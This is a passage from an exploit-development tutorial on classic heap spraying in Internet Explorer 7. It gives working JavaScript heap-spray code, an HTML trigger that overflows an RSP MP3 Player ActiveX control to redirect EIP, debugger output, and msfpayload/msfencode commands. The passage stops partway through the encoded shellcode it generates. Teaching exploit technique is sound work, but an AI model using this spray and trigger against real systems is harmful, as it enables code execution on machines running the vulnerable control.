Part 8: Spraying the Heap [Chapter 1: Vanilla EIP] – Putting Needles in the Haystack

This is the part 1 in a 2-part tutorial about heap spraying. This part will cover "classic" heap sprays in IE7, part 2 will cover precision heap sprays and Use-After-Free on IE8. Spraying the heap has nothing to do with heap exploitation nor with bypassing any exploit mitigation technique rather it is a payload delivery method. Mostly you will need this technique when exploiting browsers (also flash, PDF's and MS Office). With buffer overflows we always rely on the fact that we can allocate memory on the stack (or heap) and write shellcode to it. Though you may be able to allocate memory in browser or ActiveX exploits there is a better, more reliable, badchar-free way so strap in a prepare to throttle the heap.

For browser exploitation I'm a bit torn between immunity debugger and WinDBG. It seems to me that immunity is good to visualize the data and hop around in memory but WinDBG seems faster, more reliable and has some features which are really practical (most notably the use javascript breakpoints). I leave the choice up to you, the advantages of WinDBG will become more apparent in "part 2". I will mention that you need to customize WinDBG before you start using it and set up Windows Symbols to get a full and enjoyable experience!

To introduce this technique we will be creating a new exploit for "RSP MP3 Player". There is one previous exploit for this program here. When you start playing around with browsers you will often find it useful to have multiple versions of IE installed. Go here and grab a copy of IE-Collection, update your system browser to the latest version and then install the previous versions with IE-Collection.

Debugging Machine: Windows XP SP3 with IE7
Vulnerable Software: Download

Introduction


First of all I want to give full credit where it belongs with corelanc0d3r. "Heap Spraying Demystified" does an excellent and in-depth job of explaining the finer points about Heap Spraying for the purposes of payload delivery. I apologize beforehand for parroting allot of the work done by corelanc0d3r but I reiterate the theory for my own purposes; showing a practical bug to exploit example in a condensed form.

The stack comprises only a small part of the total available memory space. The heapmanager can hand out chunks of memory dynamically when, for example, programs need to store data without having any clear pre-defined rules about the data-size. The Heap is a serious beast and as always I can't/won't explain everything there is to know but I will give you enough information to help you along.

There are a couple of simple things we need to know about the heap allocator. (1) As memory is dynamically allocated and freed the heap becomes fragmented. (2) When a chunk of memory on the heap is freed it will either be sent to the front-end or back-end allocator (depending on the OS and architecture). The allocator is like a caching service to optimize chunk allocations. Like we mentioned before allocations and frees fragment the heap (=bad), to minimize this fragmentation the allocator can provide the application with heap-memory that has previously been freed, provided it has the same size, thus reducing the amount of new allocations (=good). (3) Though the heap memory is handed out dynamically the heap allocator will prefer to allocate consecutive chunks (again to reduce fragmentation). This means that the heap is essentially deterministic from an attackers perspective. Given enough large consecutive allocations we will be able to reliable put data in a certain place on the heap where we can use it (with a minimum amount of entropy).

The concept of "heap spraying" was first introduced by blazde and SkyLined in 2004 when it was used in the Internet Explorer iframe tag buffer overflow exploit. This same generic technique has been used by most browser exploits up to IE7, firefox 3.6.24, Opera 11.60. More precise heap spraying in later browsers will be covered in "part 2" of this tutorial.

Think about it this way. If a bug (whether it's a vanilla EIP, Use-After-Free, etc) gives us an arbitrary 4-byte write and we can create a code-cave on the heap to store our payload then we can use that write to redirect execution flow to our shellcode and b00m we have code execution! Javascript to the rescue! The awesome thing is that javascript can directly allocate stings on the heap and with a bit a craftiness we can mold the heap to suite our needs for any browser we want to exploit! The main "chunk" of this tutorial will be spent on explaining how we can get reliable allocation on the heap. The image below should give you an idea of what we want to accomplish.



That should be enough to peek your interest. First we will go through the process of making heap allocations and then we will apply that knowledge to write an ActiveX exploit.

Heaps of Shellcode

Like I mentioned before heap spraying is a payload delivery technique that takes advantage of legitimate javascript features. Let have a go at allocating some simple strings on the heap.


```
<html>
<body>
<script language='javascript'>

    var myvar = unescape(
    '%u7546%u7a7a%u5379'+   // ASCII
    '%u6365%u7275%u7469'+   // FuzzySecurity
    '%u9079');              //

    alert("allocation done");

</script>
```

```
</body>
</html>
```

We can see from the screenshot below that we managed to put our ASCII string on the heap. Take note that we are using javascript unescape otherwise our string would be stored in UNICODE.

s -a 0x00000000 L?7fffffff "FuzzySecurity"

d 032e3fdc



Heap String

So far so good but remember our goal is to fill the heap with sequences of NOP's + Shellcode. Lets try to modify our javascript so we can define NOP's, shellcode and can continuously keep storing this sequence as "blocks" on the heap.

```
<html>
<body>
<script language='javascript'>

    size = 0x3E8;  // 1000-bytes
    NopSlide = ''; // Initially set to be empty

    var Shellcode = unescape(
    '%u7546%u7a7a%u5379'+   // ASCII
    '%u6365%u7275%u7469'+   // FuzzySecurity
    '%u9079');              //

    // Keep filling with nops till we reach 1000-bytes
    for (c = 0; c < size; c++){
    NopSlide += unescape('%u9090%u9090');}
    // Subtract size of shelccode
    NopSlide = NopSlide.substring(0,size - Shellcode.length);

    // Spray our payload 50 times
```

```
    var memory = new Array();
    for (i = 0; i < 50; i++){
    memory[i] = NopSlide + Shellcode;}

    alert("allocation done");

</script>
</body>
</html>
```

Essentially we are creating a payload block with a size of 1000-bytes and then repeating this block 51 times (a range from 0-50 = 51 sprays). Below you can see the structure of our "blocks" if we represent them in python which may clear up some confusion.

"\x90"*(1000-len(shellcode)) + shellcode

Time to have a look at our allocations in WinDBG. As you can see below WinDBG now lists 51 instances of our ASCII string. If we trace the allocations it appears that the blocks in the beginning are sometimes surrounded by junk but further down the list we can see they are perfectly sequential.

```
0:013> s -a 0x00000000 L?7fffffff "FuzzySecurity"
02a4b03e  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00  FuzzySecurity...
02a4b846  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00  FuzzySecurity...
02a4c04e  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00  FuzzySecurity...
[...Snip...]
0312e0f6  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00  FuzzySecurity...
0312f0fe  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00  FuzzySecurity...
03130106  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00  FuzzySecurity...

Looking at 02a4c04e we can see the alignment is not perfect as there are allot
of junk bytes between blocks:

0:013> d 02a4c04e
02a4c04e  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00  FuzzySecurity...
02a4c05e  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
02a4c06e  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
02a4c07e  00 00 00 00 00 00 00 00-00 00 59 c0 48 e8 00 01  ..........Y.H...
02a4c08e  28 ff d0 07 00 00 90 90-90 90 90 90 90 90 90 90  (...............
02a4c09e  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
02a4c0ae  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
02a4c0be  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................

However if we start from the last block and look back in steps of 1000-bytes we
can see the allocations look pretty good!

0:013> d 03130106-20
031300e6  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
031300f6  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
03130106  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00  FuzzySecurity...
```

```
03130116  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
03130126  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
03130136  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
03130146  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
03130156  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0:013> d 03130106-20-1000
0312f0e6  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0312f0f6  90 90 90 90 90 90 90 90-46 75 7a 7a 79 53 65 63  ........FuzzySec
0312f106  75 72 69 74 79 90 00 00-90 90 90 90 90 90 90 90  urity............
0312f116  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0312f126  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0312f136  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0312f146  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0312f156  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0:013> d 03130106-20-2000
0312e0e6  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0312e0f6  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00  FuzzySecurity...
0312e106  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0312e116  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0312e126  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0312e136  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0312e146  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0312e156  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0:013> d 03130106-20-3000
0312d0e6  90 90 90 90 90 90 90 90-46 75 7a 7a 79 53 65 63  ........FuzzySec
0312d0f6  75 72 69 74 79 90 00 00-90 90 90 90 90 90 90 90  urity............
0312d106  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0312d116  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0312d126  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0312d136  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0312d146  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0312d156  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```

Ok that's not to bad we have come quite a way. But admittedly we have also been a bit fortunate with our consecutive allocations. What we really want to do now is: (1) Spray allot more data so we fill up more heap-memory (overwriting higher memory ranges) and (2) modify the "block" size so that IE allocates one block per BSTR object thus increasing reliability of the sequential allocations and reducing the risk the we may hit a dead-zone between "blocks". Below you can find our final heap-spray script (which is also used in publicly available exploits). I tested this script on all versions of IE up to IE7 and it is very consistent.

```
<html>
<body>
<script language='javascript'>

    var Shellcode = unescape(
    '%u7546%u7a7a%u5379'+   // ASCII
    '%u6365%u7275%u7469'+   // FuzzySecurity
```

```
    '%u9079');              //

    var NopSlide = unescape('%u9090%u9090');

    var headersize = 20;
    var slack = headersize + Shellcode.length;

    while (NopSlide.length < slack) NopSlide += NopSlide;
    var filler = NopSlide.substring(0,slack);
    var chunk = NopSlide.substring(0,NopSlide.length - slack);

    while (chunk.length + slack < 0x40000) chunk = chunk + chunk + filler;
    var memory = new Array();
    for (i = 0; i < 500; i++){ memory[i] = chunk + Shellcode }

    alert("allocation done");

</script>
</body>
</html>
```

This script sprays much larger blocks 0x40000 (= 262144 bytes = 0.25 mb) and repeats these blocks 500 times (= 125 mb heap spray). Also consider that the size of our shellcode isn't likely to be larger than 1000-bytes which means that our blocks are comprised of about 99.997% NOP's which makes jumping to them extremely reliable! Lets have a look at what the spray looks like in WinDBG.

```
Looking at our string in memory show us that the offset from the start of
the heap enrty to our payload seems to be consisten across all sprays (except
in the beginning but that is due to pre-existing fragmentation). This is a good
sign for reliability. We can also see that the memory range we are overwriting
is much much larger.

0:014> s -a 0x00000000 L?7fffffff "FuzzySecurity"
02a34010  46 75 7a 7a 79 53 65 63-75 72 69 74 79 0d 0a 20  FuzzySecurity..
030ca75c  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00  FuzzySecurity...
03b4ffee  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00  FuzzySecurity...
03c6ffee  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00  FuzzySecurity...
03cfffee  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00  FuzzySecurity...
03d8ffee  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00  FuzzySecurity...
03e1ffee  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00  FuzzySecurity...
03eaffee  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00  FuzzySecurity...
03f3ffee  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00  FuzzySecurity...
[...Snip...]
1521ffee  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00  FuzzySecurity...
152affee  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00  FuzzySecurity...
1533ffee  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00  FuzzySecurity...
153cffee  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00  FuzzySecurity...
1545ffee  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00  FuzzySecurity...
154effee  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00  FuzzySecurity...
1557ffee  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00  FuzzySecurity...
```

```
Looking at the process environment block (PEB) will tell us what the default
ProcessHeap is (this is where our allocations will be stored). Alternatively
you can run "!heap -stat" and look at the ammount of commited bytes
on a per-heap basis.

0:014> !peb
PEB at 7ffd8000
    InheritedAddressSpace:    No
    ReadImageFileExecOptions: No
    BeingDebugged:            Yes
    ImageBaseAddress:         00400000
    Ldr                       00251e90
    Ldr.Initialized:          Yes
    Ldr.InInitializationOrderModuleList: 00251f28 . 002557d8
    Ldr.InLoadOrderModuleList:           00251ec0 . 00255918
    Ldr.InMemoryOrderModuleList:         00251ec8 . 00255920
            Base TimeStamp                     Module
          400000 46c108d9 Aug 14 09:43:53 2007 C:\Program Files\Utilu IE Collection\IE700\iexplore.exe
         7c900000 4d00f29d Dec 09 23:15:41 2010 C:\WINDOWS\system32\ntdll.dll
         7c800000 49c4f2bb Mar 21 21:59:23 2009 C:\WINDOWS\system32\kernel32.dll
         77dd0000 49900be3 Feb 09 18:56:35 2009 C:\WINDOWS\system32\ADVAPI32.dll
         77e70000 4c68fa30 Aug 16 16:43:28 2010 C:\WINDOWS\system32\RPCRT4.dll
[...Snip...]
         767f0000 4c2b375b Jun 30 20:23:55 2010 C:\WINDOWS\system32\schannel.dll
         77c70000 4aaa5b06 Sep 11 22:13:26 2009 C:\WINDOWS\system32\msv1_0.dll
         76790000 4802a0d9 Apr 14 08:10:01 2008 C:\WINDOWS\system32\cryptdll.dll
         76d60000 4802a0d0 Apr 14 08:09:52 2008 C:\WINDOWS\system32\iphlpapi.dll
    SubSystemData:     00000000
    ProcessHeap:       00150000
    ProcessParameters: 00020000
    CurrentDirectory:  'C:\Documents and Settings\Administrator\Desktop\'
    WindowTitle:  'C:\Program Files\Utilu IE Collection\IE700\iexplore.exe'
    ImageFile:    'C:\Program Files\Utilu IE Collection\IE700\iexplore.exe'
    CommandLine:  'about:home'
[...Snip...]

Ok lets print out allocation statistics for this heap specifically. We can
see that 98.63% of the busy blocks in this heap belong to our spray.

0:014> !heap -stat -h 00150000
 heap @ 00150000
group-by: TOTSIZE max-display: 20
    size     #blocks     total     ( %) (percent of total busy bytes)
    7ffe0 1f4 - f9fc180  (98.63)
    3fff8 3 - bffe8  (0.30)
    1fff8 4 - 7ffe0  (0.20)
    7ffd0 1 - 7ffd0  (0.20)
    7ff8 b - 57fa8  (0.14)
    fff8 5 - 4ffd8  (0.12)
    1ff8 21 - 41ef8  (0.10)
    3ff8 d - 33f98  (0.08)
```


```
    ff8 f - ef88  (0.02)
    7f8 18 - bf40  (0.02)
    8fc1 1 - 8fc1  (0.01)
    7fe0 1 - 7fe0  (0.01)
    7fd0 1 - 7fd0  (0.01)
    7db4 1 - 7db4  (0.01)
    614 14 - 7990  (0.01)
    57e0 1 - 57e0  (0.01)
    20 208 - 4100  (0.01)
    5e4 b - 40cc  (0.01)
    4e4 c - 3ab0  (0.01)
    3980 1 - 3980  (0.01)

We can also list all blocks that have the same size (in our case 0x7ffe0)

0:014> !heap -flt s 7ffe0
    _HEAP @ 150000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        03ad0018 fffc 0000  [0b]   03ad0020    7ffe0 - (busy VirtualAlloc)
        03bf0018 fffc fffc  [0b]   03bf0020    7ffe0 - (busy VirtualAlloc)
        03c80018 fffc fffc  [0b]   03c80020    7ffe0 - (busy VirtualAlloc)
        03d10018 fffc fffc  [0b]   03d10020    7ffe0 - (busy VirtualAlloc)
        03da0018 fffc fffc  [0b]   03da0020    7ffe0 - (busy VirtualAlloc)
        03e30018 fffc fffc  [0b]   03e30020    7ffe0 - (busy VirtualAlloc)
        03ec0018 fffc fffc  [0b]   03ec0020    7ffe0 - (busy VirtualAlloc)
        03f50018 fffc fffc  [0b]   03f50020    7ffe0 - (busy VirtualAlloc)
[...Snip...]
        15110018 fffc fffc  [0b]   15110020    7ffe0 - (busy VirtualAlloc)
        151a0018 fffc fffc  [0b]   151a0020    7ffe0 - (busy VirtualAlloc)
        15230018 fffc fffc  [0b]   15230020    7ffe0 - (busy VirtualAlloc)
        152c0018 fffc fffc  [0b]   152c0020    7ffe0 - (busy VirtualAlloc)
        15350018 fffc fffc  [0b]   15350020    7ffe0 - (busy VirtualAlloc)
        153e0018 fffc fffc  [0b]   153e0020    7ffe0 - (busy VirtualAlloc)
        15470018 fffc fffc  [0b]   15470020    7ffe0 - (busy VirtualAlloc)
        15500018 fffc fffc  [0b]   15500020    7ffe0 - (busy VirtualAlloc)
```

By now you may be telling yourself: "Well this is cool and all but what is the point?". Well normally in exploit development when we have a 4-byte write we will overwrite that with a pointer to an instruction in one of the application modules. For reliability we never directly overwrite that pointer (eg EIP) with the address of our shellcode in memory. In the case of heap sprays we can directly determine the heap-memory layout and make sure any static memory address we use in our 4-byte write points to our NOP's on the heap. Even if the same address doesn't always point to the exact same place in our buffer (eg the heap at the time of the spray may be more fragmented) our NOP-slide (remember 99.997%) is so large that we can be sure we will hit it every time we launch our exploit. Once the NOP's have been execute we will hit our shellcode and have code execution! You can see the usual suspects that we will look at to find a suitable pointer below. If we have a look at the opcode at these addresses we will see that our suspicions are confirmed.

Predictable Pointers:

- 0x05050505
- 0x06060606
- 0x07070707
- ....

Another address that has special significance is 0x0c0c0c0c but that will be explained in part-2 of this tutorial.



NOP's


```
0:014> d 04040404
04040404  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
04040414  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
04040424  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
04040434  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
04040444  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
04040454  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
04040464  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
04040474  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0:014> d 05050505
05050505  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
05050515  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
05050525  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
05050535  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
05050545  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
05050555  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
05050565  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
05050575  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0:014> d 06060606
06060606  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
06060616  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
06060626  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
06060636  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
06060646  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
06060656  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```

```
06060666   90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90   ................
06060676   90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90   ................
```


Again this part of the tutorial deals with "classic" heap sprays where we don't have to worry to much about precision. Part-2 will cover sprays which require extreme precision either because (1) we have to deal with DEP and/or (2) we are exploiting a Use-After-Free. Well the groundwork has been laid for our exploit so it's time to pop a shell.

Replicating The Crash + EIP


Download RSP MP3 Player from the link at the beginning of the tutorial. To register the ocx file open a command prompt browse to the folder that contains the ocx file and type "regsvr32 rspmp3ocx320sw.ocx", you should get a popup saying the file was successfully registered. Also get a copy of COMRaider here and install it, COMRaider is a crude but effective ActiveX fuzzer which is easy to use and provides you with test cases for the crashes (albeit in vbscript). If we look at the original exploit here we can see that the crash occurs in the **OpenFile** ocx member function. If we only fuzz that member we can see that we trigger 14 exceptions out of 18 cases total. I haven't taken the time to fuzz rspmp3ocx320sw.ocx entirely but I suspect if you do you'll find lots of exploitable crashes!



COMRaider



OpenFile



Poor Programming

If we look at one of the test cases that causes a crash we can see that it is very similar to the exploit on exploit-db.

```
<?XML version='1.0' standalone='yes' ?>
<package><job id='DoneInVBS' debug='false' error='true'>
<object classid='clsid:3C88113F-8CEC-48DC-A0E5-983EF9458687' id='target' />
<script language='vbscript'>

'File Generated by COMRaider v0.0.133 - http://labs.idefense.com
```

```
'Wscript.echo typename(target)

'for debugging/custom prolog
targetFile = "C:\Documents and Settings\Administrator\Desktop\RSP MP3 Player\rspmp3ocx320sw.ocx"
prototype  = "Function OpenFile ( ByVal Inputfile As String )"
memberName = "OpenFile"
progid     = "RSPMP3_320.RSPMP3"
argCount   = 1

arg1=String(1044, "A")

target.OpenFile arg1

</script></job></package>
```

After a bit of sleuthing and converting the vbscript to javascrip I came up with the html below that will trigger the crash. We gain control over EIP through the Structured Exception Handler but we don't really care, all we want to achieve is overwrite EIP with one of the predictable pointers from our heap spray.

```
<html>
  <head>
    <object id="Oops" classid='clsid:3C88113F-8CEC-48DC-A0E5-983EF9458687'></object>
  </head>
  <body>
  <script>

    pointer='';
    for (counter=0; counter<=1000; counter++) pointer+=unescape("%06");
    Oops.OpenFile(pointer);

  </script>
</body>
</html>
```

```
eax=000003ea ebx=00000001 ecx=0000003c edx=0483fd08 esi=03ff0f64 edi=04840000
eip=03ed2fb7 esp=04826e90 ebp=0483ff9c iopl=0         nv up ei pl nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010217
rspmp3ocx1+0x2fb7:
03ed2fb7 f3a5            rep movs dword ptr es:[edi],dword ptr [esi]
0:014> g
(87c.f6c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=06060606 edx=7c9032bc esi=00000000 edi=00000000
eip=06060606 esp=04826ac0 ebp=04826ae0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
06060606 ??              ???
0:014> d 06060606
```

```
06060606  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
06060616  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
06060626  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
06060636  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
06060646  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
06060656  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
06060666  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
06060676  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
```

As we can see we successfully overwrite EIP with 0x06060606 (one of our predictable pointers) and execution flow errors out because there are as of yet no instructions at that address. As a matter of interest our buffer isn't very precise I think SEH is somewhere around 650-bytes into the buffer but again this isn't to important as we just need EIP as a trampoline to our heap spray.

Shellcode + Game Over

Ok first off lets generate some desirable shellcode for our exploit. We need to remember to encode it as javascript Little Endian.

```
root@bt:~# msfpayload windows/messagebox O

       Name: Windows MessageBox
     Module: payload/windows/messagebox
    Version: 13403
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 270
       Rank: Normal

Provided by:
  corelanc0d3r
  jduck <jduck@metasploit.com>

Basic options:
Name      Current Setting   Required  Description
----      ---------------   --------  -----------
EXITFUNC  process           yes       Exit technique: seh, thread, process, none
ICON      NO                yes       Icon type can be NO, ERROR, INFORMATION, WARNING or QUESTION
TEXT      Hello, from MSF!  yes       Messagebox Text (max 255 chars)
TITLE     MessageBox        yes       Messagebox Title (max 255 chars)

Description:
  Spawns a dialog via MessageBox using a customizable title, text &
  icon
```


```
root@bt:~# msfpayload windows/messagebox text='Oww Snap!' title='b33f' O

       Name: Windows MessageBox
     Module: payload/windows/messagebox
    Version: 13403
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 255
       Rank: Normal

Provided by:
  corelanc0d3r
  jduck <jduck@metasploit.com>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique: seh, thread, process, none
ICON      NO               yes       Icon type can be NO, ERROR, INFORMATION, WARNING or QUESTION
TEXT      Oww Snap!        yes       Messagebox Text (max 255 chars)
TITLE     b33f             yes       Messagebox Title (max 255 chars)

Description:
  Spawns a dialog via MessageBox using a customizable title, text &
  icon


root@bt:~# msfpayload windows/messagebox text='Oww Snap!' title='b33f' R| msfencode -t js_le
[*] x86/shikata_ga_nai succeeded with size 282 (iteration=1)

%u22bb%ua82f%udb56%ud9dd%u2474%u58f4%uc931%u40b1%u5831%u0315%u1558%uc083%ue204%uf6d7%ucd43
%u7dce%u06b0%uafc1%u910a%u9910%ud50f%u2923%u9f5b%uc2cf%u7c2d%u9244%uf7d9%u3b24%u3151%u74e0
